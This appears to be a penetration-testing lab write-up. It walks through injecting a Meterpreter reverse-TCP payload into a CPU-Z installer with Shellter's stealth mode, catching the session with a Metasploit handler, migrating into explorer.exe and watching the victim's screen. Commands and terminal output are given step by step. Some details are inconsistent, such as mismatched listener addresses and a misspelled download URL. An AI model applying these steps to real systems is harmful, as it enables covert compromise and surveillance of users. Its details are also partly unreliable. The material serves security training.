

WINDOWS PAYLOAD ATTACK

Client-side attacks are one of the most widely used techniques in the field of cybersecurity, where the primary target is the end user rather than the server or network infrastructure. Unlike server-side attacks that directly exploit vulnerabilities in servers, client-side attacks focus on manipulating users into executing malicious content on their own systems. These attacks commonly target applications such as web browsers, email clients, and other software installed on a user's device. By taking advantage of human behaviour and software vulnerabilities, attackers can gain unauthorized access, steal sensitive data, or take control of a system.

One of the most common methods used in client-side attacks is the delivery of malicious payloads disguised as legitimate files, especially executable (.exe) files in Windows environments. Attackers often use social engineering techniques to convince users to download and run these files, making the attack appear harmless or even useful. Once the file is executed, the payload runs in the background, allowing the attacker to establish a connection with the target system, monitor activities, or perform further exploitation.

In this module, tools such as Metasploit and Shellter are used to demonstrate how client-side attacks are performed in a controlled and ethical environment. Metasploit is a powerful penetration testing framework that allows security professionals to develop and execute exploit code against a target system. Shellter, on the other hand, is used to inject malicious payloads into legitimate Windows executables, helping in bypassing basic antivirus detection mechanisms. Together, these tools provide a practical understanding of how attackers create, bundle, and deliver payloads to compromise a system.

The module also explores techniques used to evade detection, which is a critical aspect of modern cyberattacks. Attackers continuously modify their methods to avoid security tools such as antivirus software and firewalls. Understanding these evasion techniques helps cybersecurity professionals develop stronger defense mechanisms and improve system security.

Finally, this study highlights the importance of prevention strategies to protect against client-side attacks. Measures such as user awareness, regular software updates, use of reliable antivirus programs, and safe browsing practices play a crucial role in minimizing risks. By understanding how these attacks work, individuals and organizations can better defend themselves against potential threats and ensure a more secure computing environment.


```
kali@kali: ~  
$ sudo apt install shellter  
shellter is already the newest version (7.2-0kali3).  
The following packages were automatically installed and are no longer required:  
amass-common libgeo3.14.0 libpocketsphinx3 libwiret  
curlftpfs libgirepository-1.0-1 libportmidi0 libwsutil  
gccgo-14 libgo-14-dev libpostproc58 libx264-  
gccgo-14-x86-64-linux-gnu libgo23 libradare2-5.0.0t64 libyelp0  
gir1.2-girepository-2.0 libpgm11t64 librav1e0.7 linux-ba  
libarmadillo14 libpgm11t64 librubberband2 linux-im  
libaudio2 libinstpatch-1.0-2 libsf2 libx264-  
libavfilter10 libjs-jquery-ui libsimdutf29 linux-im  
libavformat61 libjs-underscore libsnmp40t64 mesa-vaapi  
libbluray2 libjpegutils-2.1-0t64 libspinxbase3t64 pocketpc  
libbson-1.0-0t64 libmongoc-1.0-0t64 libsqlcipher1 python3-  
libmpeg2encpp-2.1-0t64 libswscale8 python3-  
libcrypt-dev libplex2-2.1-0t64 libtheoraec1 python3-  
libdisplay-info2 libmupdf25.1 libtheoraenc1 python3-  
libdt2 libnet1 libtsk19t64 python3-  
libfuse2t64 libobjc-14-dev libudfread0 python3-  
libgavl1 libpkconf3 libvdpau-va-gl1 python3-  
libgdal37 libplacebo349 libvpx11:i386 python3-  
libgdk-pixbuf2.0-bin libplacebo351 libwiresark18 python3-  
Summary:  
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 11  
$  
$ sudo dpkg --add-architecture i386  
$ sudo apt install wine32  
wine32:i386 is already the newest version (10.0-repack-11+b1).  
The following packages were automatically installed and are no longer required:  
amass-common libsnmp40t64  
curlftpfs libspinxbase3t64  
gccgo-14 libsqlcipher1  
gccgo-14-x86-64-linux-gnu libswscale8  
gir1.2-girepository-2.0 libtheoraec1  
libarmadillo14 libtheoraenc1  
libaudio2 libtsk19t64  
libavfilter10 libudfread0  
libavformat61 libvdpau-va-gl1  
libbluray2 libvpx11:i386  
libbson-1.0-0t64 libwiresark18  
libconfig-inifiles-perl libwiretap5  
libcrypt-dev libwsutil16  
libdisplay-info2 libx264-164  
libdt2 libyelp0  
libfuse2t64 linux-base-6.18.5+kali-amd64  
libgavl1 linux-image-6.12.38+kali-amd64  
libgdal37 linux-image-6.17.10+kali-amd64  
libgdk-pixbuf2.0-bin linux-image-6.18.5+kali-amd64  
libgeo3.14.0 mesa-vaapi-drivers  
libgirepository-1.0-1 pocketsphinx-en-us  
libgo-14-dev python3-aiocache  
libgo23 python3-aiomcache  
libpgm11t64 python3-bluepy  
libpgm11t64 python3-click-plugins  
libinstpatch-1.0-2 python3-fs  
libjs-jquery-ui python3-gpg
```

These commands are used to install and set up Shellter and its dependencies in a Linux environment, especially Kali Linux. The first command, **sudo apt install shellter**, installs Shellter, which is a dynamic shellcode injection tool used in penetration testing to embed payloads into Windows executable files. It requires administrative (root) privileges, which is why the sudo keyword is used.

The second command, **sudo dpkg --add-architecture i386**, enables support for 32-bit (i386) architecture on a 64-bit system. Many Windows applications and tools, including some dependencies of Shellter, require 32-bit libraries to run properly. This command ensures that the system can install and use those 32-bit packages.

The third command, **sudo apt install wine32**, installs the 32-bit version of Wine. Wine is a compatibility layer that allows Linux systems to run Windows applications. Since Shellter works with Windows executable (.exe) files, Wine is required to execute and test those files in a Linux environment.

Together, these commands prepare the system for working with Shellter by installing the tool, enabling necessary architecture support, and providing an environment to run Windows-based executables efficiently.



In this step, an executable (.exe) file is downloaded from the official **CPUID CPU-Z** website to use as a legitimate application for testing purposes. CPU-Z is a trusted and widely used system information tool that provides details about the processor, memory, and other hardware components. Downloading the file from the official website ensures that the executable is safe and free from any malicious content.

The purpose of using a genuine executable file is to simulate real-world scenarios where attackers often use legitimate-looking applications to deliver payloads. By selecting a trusted file like **CPU-Z**, it becomes easier to understand how such files can be modified or used during client-side attack demonstrations in a controlled environment.

This step is important because it provides a base executable that can later be used for further processes such as payload injection and testing, helping learners understand how attackers disguise malicious programs as normal software.

<https://www.cpubid.com/softwares/cpu-z.html>

```
Shell7er
Session Actions Edit View Help
(kali@kali)-[~]
└─$ cd Desktop/av-bypass
(kali@kali)-[~/Desktop/av-bypass]
└─$ ls
cpuz.exe
(kali@kali)-[~/Desktop/av-bypass]
└─$ sudo shellter
[sudo] password for kali:

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): a
PE Target: /home/kali/Desktop/av-bypass/cpuz.exe
```

In this step, the **Shellter** tool is launched to begin the payload injection process. First, the terminal is navigated to the directory containing the executable file using the command **cd Desktop/av-bypass**. The **ls** command is then used to verify that the file **cpuz.exe** is present in the directory.

Next, **sudo shellter** is executed to start the Shellter tool with administrative privileges. Once Shellter opens, the **Auto Mode** is selected by typing '**A**', which simplifies the injection process by automatically handling configuration steps.

After selecting Auto Mode, the tool prompts for the **PE Target**, where the full path of the executable file (**cpuz.exe**) is provided. This step is important because Shellter needs a legitimate Windows executable file to inject the payload into.

By selecting the target file, Shellter prepares it for further processing, such as embedding a payload while maintaining the original functionality of the application. This allows the executable to appear normal while performing hidden actions during execution in a controlled testing environment.

```
Session Actions Edit View Help
Shell7er

Enable Stealth Mode? (Y/N/H):
Invalid Input!
Enter Y/y or N/n.

Enable Stealth Mode? (Y/N/H): y
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): l
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 10.0.2.15
SET LPORT: 4321
```

In this step, additional configuration is performed in Shellter to prepare the payload for deployment. First, **Stealth Mode** is enabled by typing **'Y'**. This mode helps the injected payload remain less detectable by basic security mechanisms by using advanced techniques to hide its behavior within the legitimate executable.

Next, the option **"Use a listed payload or custom"** appears, where **'L' (Listed payload)** is selected. This allows the user to choose from predefined payloads available within the framework, making the process easier and more efficient.

After that, a payload is selected by entering its corresponding index number, in this case, **1**. Each payload has a different function, such as creating a remote connection or providing system access, depending on the testing requirement.

Then, network configuration is set by specifying **LHOST** and **LPORT**. The **LHOST (Local Host)** is set to the attacker machine's IP address, here **10.0.2.15**, which allows the target system to connect back to the attacker. The **LPORT (Local Port)** is set to **4321**, which acts as the communication port for the connection.

These settings are essential for establishing a successful connection between the target and attacker machine in a controlled penetration testing environment.


```
kali@kali: ~  
Session Actions Edit View Help  
Id Name  
--  
0 Wildcard Target  
  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/handler) > set LHOST 10.0.2.5  
LHOST => 10.0.2.5  
msf exploit(multi/handler) > set LPORT 4321  
LPORT => 4321  
msf exploit(multi/handler) > show options  
  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.5        | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4321            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 10.0.2.5:4321
```

In this step, the necessary network parameters are configured in the Metasploit handler to establish a successful connection with the target system. First, the **LHOST** value is set to the IP address of the attacker machine. This must be the same IP address that was used earlier during the payload configuration in **Shellter**.

Next, the **LPORT** is set to **4321**, which is the same port number defined in the Shellter tool. It is important to keep the port consistent, as this is the communication channel through which the target system will connect back to the attacker. Any mismatch in **LHOST** or **LPORT** may result in a failed connection.

After setting these values, the **show options** command is used again to verify that all parameters are correctly configured. This step ensures that there are no errors before starting the listener.

Finally, the **exploit** command is executed. This starts the handler and begins listening for incoming connections from the target system. Once the target runs the infected executable file, a reverse connection is established, and a Meterpreter session is opened, allowing controlled interaction with the system in a secure testing environment.



In this step, the **cpuz.exe** file is executed on the Windows machine. As shown in the screenshot, the CPU-Z setup wizard opens, displaying the installation window where the destination folder is selected. This indicates that the executable is running normally like a legitimate application. The user proceeds by clicking “Next” to continue the installation process. This step demonstrates how a seemingly trusted file behaves like regular software, making it difficult for users to identify any hidden activity during execution.


```
kali@kali: ~  
Session Actions Edit View Help  
View the full module info with the info, or info -d command.  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 10.0.2.5:4321  
[*] Sending stage (190534 bytes) to 10.0.2.7  
[*] Meterpreter session 1 opened (10.0.2.5:4321 → 10.0.2.7:49239) at 2026-03-16  
15:52:27 -0400  
meterpreter > ps  
Process List  



| PID | PPID | Name             | Arch | Session | User              | Path                                                        |
|-----|------|------------------|------|---------|-------------------|-------------------------------------------------------------|
| 0   | 0    | [System Process] |      |         |                   |                                                             |
| 4   | 0    | System           |      |         |                   |                                                             |
| 264 | 4    | smss.exe         |      |         |                   |                                                             |
| 348 | 2548 | cpuz.tmp         | x86  | 1       | WINDOWS7\vboxuser | C:\Users\vboxuser\AppData\Local\Temp\iss-QBCQR.tmp\cpuz.tmp |
| 356 | 348  | csrss.exe        |      |         |                   |                                                             |
| 408 | 348  | wininit.exe      |      |         |                   |                                                             |
| 420 | 400  | csrss.exe        |      |         |                   |                                                             |
| 468 | 400  | winlogon.exe     |      |         |                   |                                                             |
| 496 | 408  | services.exe     |      |         |                   |                                                             |
| 504 | 408  | lsass.exe        |      |         |                   |                                                             |
| 512 | 408  | lsm.exe          |      |         |                   |                                                             |
| 612 | 496  | svchost.exe      |      |         |                   |                                                             |
| 632 | 496  | svchost.exe      |      |         |                   |                                                             |


```

In this step, the **ps** command is executed in the Meterpreter session to display the list of running processes on the target Windows system. The output shows details such as Process ID (PID), process name, architecture, user, and file path. Among the listed processes, the injected file (**cpuz.tmp**) can be observed running along with other system processes. This helps in verifying that the payload is successfully executed and active within the target system, allowing further interaction and analysis in a controlled environment.

```
kali@kali: ~  
Session  Actions  Edit  View  Help  
612      496      svchost.exe  
632      496      svchost.exe  
696      496      VBoxService  
          .exe  
752      496      svchost.exe  
804      496      svchost.exe  
924      496      svchost.exe  
968      496      svchost.exe  
1008     924      dwm.exe      x86      1      WINDOWS7\vboxuser  C:\Windows\system32  
          \Dwm.exe  
1020     988      explorer.ex x86      1      WINDOWS7\vboxuser  C:\Windows\Explorer  
          e      .EXE  
1072     496      svchost.exe  
1172     496      svchost.exe  
1348     496      spoolsv.exe  
1404     496      svchost.exe  
1412     496      taskhost.ex x86      1      WINDOWS7\vboxuser  C:\Windows\system32  
          e      \taskhost.exe  
1480     1020     VBoxTray.ex x86      1      WINDOWS7\vboxuser  C:\Windows\System32  
          e      \VBoxTray.exe  
1744     496      SearchIndex  
          er.exe  
1772     496      sppsvc.exe  
2240     496      svchost.exe  
2548     1020     cpuz.exe     x86      1      WINDOWS7\vboxuser  C:\Users\vboxuser\D  
          esktop\cpuz.exe  
3224     496      wmpnetwk.ex  
          e  
3352     348      cpuz.exe     x86      1  
3420     3352     cpuz.tmp     x86      1  
  
meterpreter > migrate 1020  
[*] Migrating from 2548 to 1020...  
[*] Migration completed successfully.  
meterpreter > 
```

In this step, the **migrate 1020** command is used to move the Meterpreter session into the **explorer.exe** process after identifying its PID (1020) from the process list. Migrating into explorer.exe helps in maintaining a stable and reliable session because it is a legitimate and continuously running system process. This technique also reduces the chances of the session being terminated, ensuring smoother interaction with the target system in a controlled environment.



In this step, the **screenshare** command is used in the Meterpreter session to view the target system's screen remotely. The system prepares a streaming session and opens it in a browser, allowing real-time monitoring of the victim machine's desktop. This enables observation of user activities such as file access and application usage. The process demonstrates how an attacker can gain visual access to a system in a controlled environment, emphasizing the risks of client-side attacks and the importance of strong security measures.

Conclusion:

This module demonstrated how client-side attacks are performed by targeting end-user systems using tools like Metasploit and Shellter in a controlled environment. It covered the complete process, including payload creation, embedding it into a legitimate executable, delivering the file, and establishing a connection with the target system. The use of techniques like process migration also highlighted how attackers maintain stable access.

Overall, this study emphasizes the importance of user awareness, secure practices, and updated security tools to prevent such attacks. Understanding these techniques helps cybersecurity professionals strengthen defenses and protect systems from potential threats.